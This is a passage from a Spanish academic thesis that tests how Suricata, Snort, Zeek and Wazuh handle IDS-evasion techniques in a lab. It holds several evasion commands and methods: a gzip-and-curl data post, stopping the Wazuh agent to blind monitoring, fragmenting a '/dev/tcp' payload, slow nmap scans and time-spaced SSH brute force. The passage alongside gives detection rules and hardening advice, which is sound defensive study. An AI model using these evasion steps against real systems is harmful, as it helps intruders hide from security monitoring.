


Ilustración 8.34: Muestra de un paquete con payload cifrado en Wireshark. Fuente: Elaboración propia

8.4.2 Compresión

Otra técnica de evasión efectiva es la compresión de la carga útil. Herramientas como "gzip" permiten comprimir datos antes de enviarlos, lo que puede desorientar a sistemas IDS que no analicen encabezados HTTP o no estén configurados para descomprimir contenido comprimido.

Como caso de uso, es suficiente comprimir un archivo, y enviarlo mediante el comando curl a la máquina víctima **"***gzip -c /tmp/test.txt | curl --data-binary @- -H "Content-Encoding: gzip" http://10.0.4.4/".*

Dando como resultado un paquete como el que se ve en la Ilustración 8.35, cuyo contenido transmitido no se encuentra en texto claro, lo que limita la capacidad del IDS para aplicar detecciones significativas.




Ilustración 8.35: Muestra en Wireshark de paquete con carga comprimida. Fuente: Elaboración propia

8.4.3 IDS sin visibilidad

Para que un IDS sea efectivo, debe tener visibilidad del tráfico, ya sean encabezados, metadatos, payloads u otras características del flujo de datos. Sin acceso a estos elementos, el sistema quedaría ciego ante posibles amenazas. Técnicas como el cifrado y la compresión explotan esta debilidad, ocultando el contenido malicioso dentro que son ilegibles para el IDS, y por lo tanto, no puede interpretar.

Además del cifrado y la compresión, existen otros métodos para reducir la visibilidad del IDS. Por ejemplo, el uso de protocolos poco comunes o personalizados, fragmentación intencionada de paquetes, encapsulamiento en túneles cifrados o incluso técnicas de esteganografía. Todas ellas buscan lo mismo: impedir el análisis profundo del tráfico por parte de los sistemas de detección.

Esta limitación se relaciona directamente con la **tríada de visibilidad de un SOC, un modelo propuesto por Anton Chuvakin** y recogido en publicaciones como "*EDR, SIEM y NDR - Conozca la tríada de visibilidad de SOC*" de *International IT* [57], además de haber sido abordado en conferencias como la HackRon Tenerife 2025, específicamente en la charla **"*Consideraciones de ciberseguridad desde la red (Exclusive Networks)*", impartida por Antonio Canada** [58], quien subrayó la importancia de este concepto.

La tríada define tres pilares clave para lograr una supervisión efectiva: visibilidad en red (NDR, Network Detection and Response), visibilidad en endpoints (EDR) y

visibilidad de registros (SIEM). Cuando alguno de estos tres vectores falla o se ve limitado, como ocurre cuando un IDS pierde acceso al contenido real del tráfico, se genera una brecha crítica en la capacidad de detección. [57]

Por esta razón, un IDS por sí solo no es suficiente como herramienta de detección. Para cubrir estas limitaciones, es necesario apoyarse en herramientas complementarias que aporten contexto desde otros ángulos. El análisis de comportamiento, la correlación de eventos, el monitoreo en los endpoints y la inspección de tráfico desencriptado cuando es viable, son claves para mantener una defensa efectiva frente a amenazas que tratan de pasar desapercibidas.

8.5 Desactivación del agente de Wazuh

Como se explicó en la sección anterior, un IDS pierde efectividad cuando se le priva de visibilidad sobre el tráfico que analiza. Esta misma lógica aplica a los demás pilares de la tríada de visibilidad del SOC: red, endpoints y registros. Una forma efectiva de degradar el pilar de visibilidad en endpoints y, por lo tanto, debilitar el sistema de registros (SIEM), es la desactivación del agente de Wazuh.

Wazuh, más allá de ser un HIDS, también cumple una función central en muchos entornos en cuanto a recolección de registros y correlación de eventos para el SIEM. Los agentes de Wazuh están instalados no solo en puntos finales (potenciales sistemas víctimas a monitorizar), sino también en otros nodos de supervisión como IDS, u otros dispositivos clave que ingestan logs. Esto significa que, al detener un agente, se está interrumpiendo la recolección y centralización de eventos, afectando directamente la visibilidad global del entorno.

Según la documentación oficial, **un agente debería estar activo de forma continua, enviando mensajes periódicos al servidor**. Si estos mensajes no llegan dentro del tiempo esperado, el servidor lo marcará como desconectado. [59]

Un atacante con acceso a una máquina podría aprovechar este mecanismo para simular una caída legítima (suponiendo que se efectúen caídas periódicas en el entorno vulnerable), deteniendo el agente con comandos como: “**systemctl stop wazuh-agent**” en Linux”.

De esta forma, mientras el agente está desactivado, no se recolectan logs ni alertas, y el atacante puede operar fuera del radar. Si, además, el atacante elimina los rastros de su actividad en los registros locales, puede restablecer el agente más tarde sin levantar sospechas inmediatas.

Este tipo de evasión afecta directamente al SIEM, no solo a nivel de visibilidad del endpoint, sino también al romper la cadena de correlación de eventos. Al no recibir información desde la fuente comprometida, el sistema pierde contexto y capacidad de reacción, debilitando dos componentes de la tríada al mismo tiempo.

8.6 FRAGMENTACIÓN

8.6.1 Previo a la evasión

Para realizar el ataque se utiliza la herramienta Scapy, una potente librería de Python para la manipulación de paquetes. Mediante un script personalizado (*Véase anexo "12.8 Script de Ataque de Fragmentación con Scapy"),* se construyen paquetes IP fragmentados manualmente, los cuales son enviados hacia el objetivo con el fin de simular un escenario de evasión por fragmentación.

8.6.2 Ejecución

Ataque de fragmentación en miniatura

El ataque implementado corresponde a una variante conocida como "tiny fragmentation attack". Este método consiste en dividir el paquete en fragmentos extremadamente pequeños, de forma que el contenido malicioso queda repartido entre varios fragmentos que, por sí solos, no muestran patrones sospechosos. Si el IDS no cuenta con capacidad de reensamblado completo de paquetes, o si dicho proceso no está correctamente configurado, el contenido sería indetectable para el sistema de detección por falta del contexto del flujo.

En cambio, el sistema de destino, la víctima, reensambla automáticamente los fragmentos y recibe el payload completo, incluyendo cualquier contenido malicioso que el IDS no fue capaz de identificar en tránsito. [60]

En Wireshark es posible observar el tráfico fragmentado generado durante la prueba, así como la presencia de paquetes ICMP (una solicitud y su correspondiente respuesta), utilizados en algunos casos como canal para encapsular y transportar estos fragmentos. Este comportamiento refleja cómo, en muchos entornos, los IDS actuales deben disponer de mecanismos de reensamblado robustos para inspeccionar adecuadamente este tipo de ataques.




Ilustración 8.36: Muestra en Wireshark de "tiny fragmentation attack". Fuente: Elaboración propia

A diferencia de una transmisión estándar, donde el contenido del payload aparece de forma íntegra, en este caso los datos se dividen en múltiples fragmentos. Como resultado, el contenido malicioso no se presenta de forma completa, dificultando su detección. Este comportamiento es una manifestación directa de cómo la fragmentación puede ser usada como técnica de evasión.

En la Ilustración 8.36, no se encuentra “/dev/tcp”, que es un activador de regla, sino que únicamente se muestra el fragmento “ev/tcp”, potencialmente evadiendo la detección. No obstante, los IDS modernos tienen una etapa de reensamblado que no está en el flujo real de transmisión. Similar a lo que se ve en la Ilustración 8.37 con Wireshark.




Ilustración 8.37: Paquete ICMP reensamblado en Wireshark. Fuente: Elaboración propia

En el paquete que se muestra, se presenta un apartado de reensamblado, en el que se ve el contenido completo que va desde la máquina atacante a la víctima. No obstante, esto no es un paquete que realmente se haya enviado, sino que es generado por Wireshark como parte de la etapa de reensamblado. Algo similar hacen los IDS basados en red a la hora de reensamblar paquetes. [61]

```
15:33:15.470120 IP (tos 0x0, ttl 64, id 12345, offset 0, flags [+], proto ICMP (1), length 28)
    10.0.4.5 > 10.0.4.4: ICMP echo request, id 0, seq 0, length 8
15:33:15.760645 IP (tos 0x0, ttl 64, id 12345, offset 8, flags [+], proto ICMP (1), length 28)
    10.0.4.5 > 10.0.4.4: ip-proto-1
15:33:15.980466 IP (tos 0x0, ttl 64, id 12345, offset 16, flags [+], proto ICMP (1), length 28)
    10.0.4.5 > 10.0.4.4: ip-proto-1
15:33:16.252477 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 10.0.4.7 tell 10.0.4.6, length 28
15:33:16.310010 IP (tos 0x0, ttl 64, id 12345, offset 24, flags [+], proto ICMP (1), length 28)
    10.0.4.5 > 10.0.4.4: ip-proto-1
15:33:16.516931 IP (tos 0x0, ttl 64, id 12345, offset 32, flags [+], proto ICMP (1), length 28)
    10.0.4.5 > 10.0.4.4: ip-proto-1
15:33:16.788551 IP (tos 0x0, ttl 64, id 12345, offset 40, flags [+], proto ICMP (1), length 28)
    10.0.4.5 > 10.0.4.4: ip-proto-1
15:33:17.018180 IP (tos 0x0, ttl 64, id 12345, offset 48, flags [none], proto ICMP (1), length 21)
    10.0.4.5 > 10.0.4.4: ip-proto-1
15:33:17.018180 IP (tos 0x0, ttl 64, id 18654, offset 0, flags [none], proto ICMP (1), length 69)
    10.0.4.4 > 10.0.4.5: ICMP echo reply, id 0, seq 0, length 49
```

Ilustración 8.38: Tráfico del ataque de fragmentación con "tcpdump". Fuente: Elaboración propia

A través de la captura de tráfico con “tcpdump”, se ve el flujo real sin reensamblado. Solamente hay un único paquete ICMP, que tiene como origen la máquina víctima, lo que confirma que el paquete que aparece en la Ilustración 8.37 fue creado por una herramienta de reensamblado.

8.6.3 Suricata y Snort

Hoy en día, la mayoría de los sistemas de detección de intrusiones basados en red (NIDS) incorporan por defecto mecanismos de reensamblado de paquetescomo parte de sus capacidades básicas. Aunque los ataques de fragmentación fueron de los primeros en ser utilizados para evadir sistemas de detección de intrusiones, actualmente tanto Snort como Suricata cuentan con módulos que permiten reconstruir las cargas útiles a partir de fragmentos dispersos.

La efectividad del reensamblado se evidencia en la detección del payload malicioso utilizado durante la prueba. En este caso, la cadena "/dev/tcp**" fue detectada en dos momentos distintos**: primero, al ser reconstruida por el NIDS a partir de los fragmentos capturados, y posteriormente, en el paquete de tipo “ICMP Echo Reply”, donde la víctima responde con el contenido recibido, revelando nuevamente el payload. **Esta doble detección confirma que el sistema fue capaz de analizar el flujo de red en tránsito.**

8.6.4 Zeek

Mientras tanto, Zeek no necesitó de scripts personalizados para detectar el ataque contrariamente a secciones anteriores. En este caso uno de los scripts por defecto detectó un suceso extraño referente a fragmentos demasiado pequeños, y lo guardó en el archivo "weird.log", correspondiente a actividades de red "inesperadas".

conn.log:{"ts":1748436295.358471,"uid":"C27So93DDmyNMeVKjb","id.orig_h":"10.0.4.5","id.orig_p":8,"id.resp_h":"10.0.4.10","id.resp_p":0,"proto":"icmp","duration":0.0006589889526367188,"orig_bytes":41,"resp_bytes":41,"conn_state":"OTH","local_orig":true,"local_resp":true,"missed_bytes":0,"orig_pkts":1,"orig_ip_bytes":69,"resp_pkts":1,"resp_ip_bytes":69}
weird.log:{"ts":1748436294.066092,"id.orig_h":"10.0.4.5","id.orig_p":0,"id.resp_h":"10.0.4.10","id.resp_p":0,"name":"excessively_small_fragment","notice":false,"peer":"zeek"}

Ilustración 8.39: Alertas generadas por defecto en Zeek frente a un "tiny fragment attack". Fuente: Elaboración propia

8.7 Evasión por tiempo

8.7.1 Escaneo de Puertos

Una de las acciones más comunes al disponerse a vulnerar una máquina, es lanzar un escaneo de puertos para descubrir los servicios que están desplegados en la máquina, y comprobar si alguno de ellos es vulnerable. Este tipo de escaneos se basan en enviar paquetes a los puertos de una máquina para identificar cuáles están abiertos y qué servicios están corriendo.

El método más común es **el escaneo SYN (half-open scan), en el que el atacante envía un paquete SYN** (inicio de conexión TCP) **a un puerto, recibiendo un un SYN-ACK como aceptación en caso de estar abierto, o un RST en caso de estar cerrado**. Además, puede no haber respuesta si hay algún mecanismo de filtrado, como un firewall [62].

La manera estándar de crear reglas para alertar acerca de escaneos de puertos (tanto para Snort, como con Suricata) es en función del número de veces que se envían paquetes en una franja de tiempo concreta, tal y como se ve en la Ilustración 8.40.




Ilustración 8.40: Reglas de Suricata relativas al escaneo de puertos. Fuente: Elaboración Propia

En ambas reglas, el campo más importante es el "threshold", en el que se toma como parámetro el número de veces que una misma IP de origen envía paquetes TCP en un periodo de tiempo determinado. Por lo tanto, esta regla es fácilmente evadible si se supera el tiempo establecido.

En el caso de la primera regla, el escaneo debe ser masivo para enviar mil paquetes en 30 segundos o menos, ya que incluso un escaneo normal con "nmap" no activa la regla,

mientras que la segunda regla se activa al recibir 7 paquetes en 135 segundos o menos, permitiendo detectar escaneos que van a velocidades moderadas o altas.




Ilustración 8.41: Escaneo de puertos con nmap a diferentes velocidades. Fuente: Elaboración Propia

En la Ilustración 8.41 se puede apreciar un intento de escaneo a la dirección IP "10.0.4.4", que en ese momento estaba inactiva. **El tiempo demorado en que dicha inactividad sea detectada, es un indicador de la velocidad de los diferentes modos**.

Tal y como se puede apreciar, la diferencia de velocidad entre el "T5" y el "T1", o "T0" es enorme. **Con el modo "T5", una regla basada en tiempo es muy útil, pero, por otro lado, el "T0" es prácticamente imposible de detectar, ya que el rastreo se tendría que mantener por un tiempo demasiado prolongado**.

Esta limitación también afecta a Zeek, que utiliza scripts personalizados para implementar lógica de detección temporal (*véase anexo* "*12.13 Script de Zeek para detección de escaneo de puertos*"). Se enfrenta la misma dificultad: **los escaneos lentos no activan alertas a menos que el sistema esté configurado para rastrear sesiones durante largos periodos**, lo cual puede ser poco eficiente y costoso a nivel de rendimiento.

La evasión basada en el tiempo es, por tanto, una técnica muy eficaz para pasar desapercibido frente a sistemas de detección, ya que suelen depender de umbrales de frecuencia, y demuestra que incluso detecciones relativamente simples requieren un equilibrio cuidadoso entre sensibilidad y eficiencia operativa.




Ilustración 8.42: Alerta generada por escaneo de puertos en Zeek. Fuente: Elaboración Propia

8.7.2 Fuerza bruta espaciada en el tiempo

Una de las técnicas más comúnmente utilizadas, es el ataque de fuerza bruta, cuyo objetivo es obtener credenciales válidas mediante múltiples intentos de autenticación. Este tipo de actividad, cuando se realiza de forma rápida y repetitiva, suele ser detectada fácilmente por los sistemas de monitorización, tanto en red como en endpoints.

Wazuh como HIDS

En este caso, **se analiza el comportamiento de Wazuh en su faceta de HIDS**, que al operar como agente en la máquina víctima, se encarga de leer y analizar los logs del sistema, incluyendo aquellos generados por servicios de autenticación como SSH. En la Ilustración 8.43, se encuentra la regla encargada de alertar sobre inicios de sesión fallidos, que además de alertas sobre ello, se relaciona con las técnicas MITRE T1110.001, correspondiente a "Fuerza Bruta: Adivinación de contraseñas" y el T1021.004, relacionados a "Servicios remotos: SSH" [63]

```
<rule id="5760" level="5">
  <if_sid>5700,5716</if_sid>
  <match>Failed password|Failed keyboard|authentication error</match>
  <description>sshd: authentication failed.</description>
  <mitre>
    <id>T1110.001</id>
    <id>T1021.004</id>
  </mitre>
  <group>authentication_failed,gdpr_IV_35.7.d,gdpr_IV_32.2,gpg13_7.1,hi
,nist_800_53_AC.7,pci_dss_10.2.4,pci_dss_10.2.5,tsc_CC6.1,tsc_CC6.8,tsc_C
 </rule>
```

Ilustración 8.43: Regla correspondiente a una autenticación fallida por SSH. Fuente: Elaboración propia.

A partir de los registros generados por esta regla, Wazuh puede generar alertas ante múltiples intentos fallidos de inicio de sesión en un corto periodo de tiempo. Para ello, se crea una regla personalizada como la 100050 de la Ilustración 8.44, que **lanza una alerta de nivel 9 tras detectar 4 intentos fallidos de autenticación en 50 segundos**, indicando un posible ataque de fuerza bruta. Una vez activada, esta regla no se vuelve a evaluar durante 90 segundos, evitando así generar alertas repetitivas por cada intento adicional. **Esto previene la saturación del sistema con notificaciones redundantes y permite que el analista priorice adecuadamente las alertas críticas**.

```
<group name="syslog,sshd,">
  <rule id="100050" level="9" frequency="4" timeframe="50" ignore="90">
    <if_matched_sid>5760</if_matched_sid>
    <description>Posible ataque de fuerza bruta a SSH</description>
    <group>ssh_authentication_failures,</group>
  </rule>

  <rule id="100051" level="13" timeframe="300">
    <if_sid>5715</if_sid>
    <if_matched_group>ssh_authentication_failures</if_matched_group>
    <same_srcip />
    <description>Acceso exitoso tras ataque de fuerza bruta a SSH</description>
  </rule>
</group>
```

Ilustración 8.44: Reglas personalizadas de detección de ataques de fuerza bruta por SSH.Fuente: Elaboración propia.

Adicionalmente, se creó la regla 100051, que se activa una vez se detecta un inicio de sesión exitoso (regla 5715) tras un ataque de fuerza bruta (grupo

ssh_authentication_failures) proveniente de la misma IP (etiqueta "same_srcip"). Se concretó un lapso largo de tiempo (etiqueta "timeframe" de 30 segundos) teniendo en cuenta el "ignore" de 90 segundos de la regla padre.

NIDS

En cuanto a los NIDS Suricata, Snort y Zeek, **la detección de este tipo de ataques también se basa en el uso del tiempo como parámetro**. Los dos primeros lo hacen mediante una regla que identifica 5 conexiones TCP hacia el puerto 22 desde una misma fuente, sin tener en cuenta si se trata de un acceso fallido o no.

```
┌──(root㉿suricata-ids)-[/var/lib/suricata/rules]
└─# grep 2001219 suricata.rules
alert tcp $EXTERNAL_NET any -> $HOME_NET 22 (msg:"ET SCAN Potential SSH Scan"; flow:to_server; flags:S,12; thre
d: type both, track by_src, count 5, seconds 120; reference:url,en.wikipedia.org/wiki/Brute_force_attack; class
:attempted-recon; sid:2001219; rev:20; metadata:created_at 2010_07_30, confidence Medium, signature_severity In
ational, updated_at 2019_07_26;)
```

Ilustración 8.45: Regla de suricata de detección de ataques de fuerza bruta por SSH. Fuente: Elaboración propia

Mientras tanto, Zeek utiliza eventos relacionados con el protocolo SSH para identificar comportamientos sospechosos. A través de variables vistas en la Ilustración 8.46, Zeek permite personalizar la lógica de detección en función del número de intentos fallidos, el tiempo en el que ocurren y las direcciones IP involucradas. [64]

Redefinable Options

`SSH::guessing_timeout` : `interval` `&redef`	The amount of time to remember presumed non-successful logins to build a model of a password guesser.
`SSH::ignore_guessers` : `table` `&redef`	This value can be used to exclude hosts or entire networks from being tracked as potential "guessers".
`SSH::password_guesses_limit` : `double` `&redef`	The number of failed SSH connections before a host is designated as guessing passwords.

Ilustración 8.46: Funciones relacionadas con la detección de fuerza bruta en Zeek Fuente: Elaboración propia

Ejecución de ataque de fuerza bruta

Con el objetivo de poner a prueba las reglas desarrolladas, se desarrolló un script básico en Python (*Véase anexo "12.15 Script de Ataque de fuerza bruta espaciada en tiempo.")* que ejecuta un ataque de fuerza bruta en dos variantes:

1. Ataque sin intervalo de espera entre intentos: los intentos se lanzan de forma continua, simulando un ataque tradicional.

May 30, 2025 @ 22:08:03.7...	Victima_Kali	Acceso exitoso tras ataque de fuerza bruta a SSH	13	100051
May 30, 2025 @ 22:08:01.7...	Victima_Kali	Posible ataque de fuerza bruta a SSH	9	100050
May 30, 2025 @ 22:07:57.7...	Victima_Kali	sshd: authentication failed.	5	5760
May 30, 2025 @ 22:07:53.7...	Victima_Kali	sshd: authentication failed.	5	5760
May 30, 2025 @ 22:07:51.7...	Victima_Kali	sshd: authentication failed.	5	5760

Ilustración 8.47: Alertas del ataque de fuerza bruta no espaciado en el Dashboard de Wazuh Fuente: Elaboración propia

Tras la ejecución del script, los IDS detectaron correctamente el ataque. En el caso de Wazuh, se registraron cinco intentos de inicio de sesión: cuatro fallidos y uno exitoso, conforme a la configuración mostrada en la Ilustración 8.44.

2. Ataque espaciado en el tiempo: cada intento se realiza con un intervalo de 60 segundos entre uno y otro. Implicando que un IDS debería hacer un seguimiento durante al menos 3 minutos en caso de ser configurado para alertar tras 4 intentos de autenticación.

460 hits
May 30, 2025 @ 06:23:19.370 - May 30, 2025 @ 22:23:19.370

Export Formatted | 773 available fields | Columns | Density | 1 fields sorted | Full screen

timestamp	agent.name	rule.description	rule.level	rule.id
May 30, 2025 @ 22:16:42.0..	Victima_Kali	sshd: authentication success.	3	5715
May 30, 2025 @ 22:15:39.9...	Victima_Kali	sshd: authentication failed.	5	5760
May 30, 2025 @ 22:14:35.6...	Victima_Kali	sshd: authentication failed.	5	5760
May 30, 2025 @ 22:13:33.3...	Victima_Kali	sshd: authentication failed.	5	5760
May 30, 2025 @ 22:12:29.1...	Victima_Kali	sshd: authentication failed.	5	5760

Ilustración 8.48: Alertas del ataque de fuerza bruta espaciado en tiempo en el Dashboard de Wazuh. Fuente: Elaboración propia

En cuanto al script de fuerza bruta espaciada en tiempo, se observa que no se detecta ninguna correlación entre sucesos, lo que desemboca en que no se notifique de ninguna manera sobre el ataque, dándose la evasión de IDS.

Los resultados demuestran que el ataque continuo fue correctamente detectado y reportado, mientras que el ataque espaciado evitó la activación de las alertas configuradas. Evidenciando que una técnica tan simple como espaciar los intentos en el tiempo puede evadir sistemas de detección basados en umbrales fijos de frecuencia.

De forma análoga a la evasión temporal en escaneos de puertos, este experimento revela una debilidad inherente en los sistemas que dependen únicamente de correlaciones basadas en el tiempo**. Aunque es posible ajustar los umbrales, cualquier límite puede ser superado si el atacante conoce su valor y actúa en consecuencia**. Por ello, **se recomienda revisar y personalizar los valores por defecto de las reglas**, ya que un atacante informado sobre la infraestructura podría adaptarse para dificultar la detección.

Este escenario resalta la importancia de complementar la correlación basada en logs con análisis de comportamiento más avanzados, así como integrar múltiples fuentes de visibilidad (logs, red y endpoints), en línea con los principios de la tríada de visibilidad del SOC.

8.8 Ofuscación polimórfica

El polimorfismo es una técnica utilizada en el desarrollo de malware o payloads que permite modificar su estructura interna sin alterar su funcionalidad. Su principal objetivo es **evadir mecanismos de detección basados en firmas estáticas**, como los utilizados por muchos antivirus, Sistemas de Detección de Intrusiones o Sistemas de Prevención de Intrusiones (IPS).

Una técnica usualmente empleada de ofuscación polimórfica es el uso de codificadores como "**shikata_ga_nai**", el cual se incluye en la herramienta Metasploit

[65]. Dicho **codificador cifra el *payload* malicioso y lo acompaña de un decodificador autorreconstruible que se modifica en cada ejecución, haciendo que cada instancia del código generado sea única** [66].

Para analizar el funcionamiento de esta técnica, se muestra en la Ilustración 8.49 la generación de cuatro payloads:

- Dos sin ningún tipo de codificador.
- Dos utilizando el codificador "shikata_ga_nai".




Ilustración 8.49: Creación de payloads para mostrar el funcionamiento del polimorfismo. Fuente: Elaboración propia

Para facilitar la comparación binaria entre los payloads, se utilizó el argumento -f raw, el cual genera una salida binaria sin encabezados ni formatos adicionales, permitiendo una evaluación directa del contenido del payload.

Posteriormente, se convirtieron los archivos generados a formato hexadecimal utilizando el comando "xxd", y se realizaron las comparaciones correspondientes, que se reflejarán en las siguientes ilustraciones.

Comparación de payload sin polimorfismo




Ilustración 8.50: Comparación de los payloads sin polimorfismo. Fuente: Elaboración propia

El resultado mostrado en la Ilustración 8.50, presenta muy pocas diferencias, ya que ambos payloads sin codificación son prácticamente idénticos en su estructura binaria, lo que los hace fácilmente detectables mediante firmas.

Comparación de un payload estándar, frente a uno polimórfico.




Ilustración 8.51: Comparación de un payload sin polimorfismo, con otro con dicha técnica. Fuente: Elaboración propia

Por otro lado, existe una notable diferencia entre el código del payload polimórfico frente a uno estándar. Esto se debe a cómo el polimorfismo modifica el código sin alterar la funcionalidad original, dificultando la detección por patrones estáticos.

Comparación de dos payloads polimórficos.




Ilustración 8.52: Comparación de los dos payloads con polimorfismo. Fuente: Elaboración propia

A pesar de tener el mismo contenido funcional, ambos archivos polimórficos son visiblemente distintos debido a la naturaleza dinámica del codificador, lo que dificulta su detección mediante mecanismos basados en patrones repetitivos.

8.8.1 Ejecución

